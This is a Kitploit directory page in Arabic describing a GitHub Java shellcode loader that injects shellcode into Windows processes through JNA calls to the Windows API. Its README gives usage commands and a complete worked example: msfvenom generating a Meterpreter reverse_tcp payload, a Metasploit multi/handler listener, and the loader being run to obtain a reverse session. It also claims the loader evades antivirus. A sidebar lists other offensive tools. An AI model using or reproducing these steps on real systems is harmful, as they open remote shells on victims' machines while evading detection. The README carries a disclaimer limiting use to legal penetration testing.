
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
Java-Shellcode-Loader — 基于Java实现的Shellcode加载器 | Kitploit
أدوات/GitHubGitHub/yzddmr6/java-shellcode-loader
ShellcodePenetration TestingRed TeamingPayload Development
GitHubyzddmr6/java-shellcode-loader

Java-Shellcode-Loader

基于Java实现的Shellcode加载器

عرض المستودع
4145257منذ 3 سنواتتمت المراجعة من قبل Kitploit
مشاركة

Java ShellCode Loader

محمّل ShellCode مبني على Java، متوافق مع منصات 32 بت و64 بت.

المبدأ الأساسي هو استخدام JNA لاستدعاء Windows API لتنفيذ حقن shellcode.

بيئة التشغيل: JRE >= 1.5

ملاحظة: تم دمج هذا المشروع بالفعل في وحدة ShellCodeLoader ضمن yzddmr6/As-Exploits.

التجميع

maven package

الاستخدام

سيتم حقن عملية 32 بت بشكل عشوائي افتراضيًا، لذا يرجى استخدام shellcode خاص بـ 32 بت.

java -jar ShellcodeLoader.jar shellcode_hex

حقن shellcode من نوع x64:

java -jar ShellcodeLoader.jar --x64 shellcode_hex

أمثلة

kali

توليد ShellCode بصيغة hex:

┌──(root💀kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.88.10 LPORT=4444 -f hex
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of hex file: 708 bytes
fce88f0000006089e531d2648b5....

ثم ابدأ الاستماع:

msfconsole
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.88.10
set LPORT 4444
exploit -j

العميل

java -jar ShellcodeLoader.jar fce88f0000006089e531d2648b5....

ستستلم جلسة Meterpreter المرتدة.

تجاوز برامج مكافحة الفيروسات

image-20211205205857990

ملاحظات مهمة

هذا المشروع مخصص فقط لاختبار الاختراق القانوني وللتعلم من قبل الهواة. يُرجى عدم استخدامه لأغراض غير قانونية، وإلا فأنت المسؤول وحدك عن العواقب.


تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    708
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    500
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    398
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    341
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    259
  • 6

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    257

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





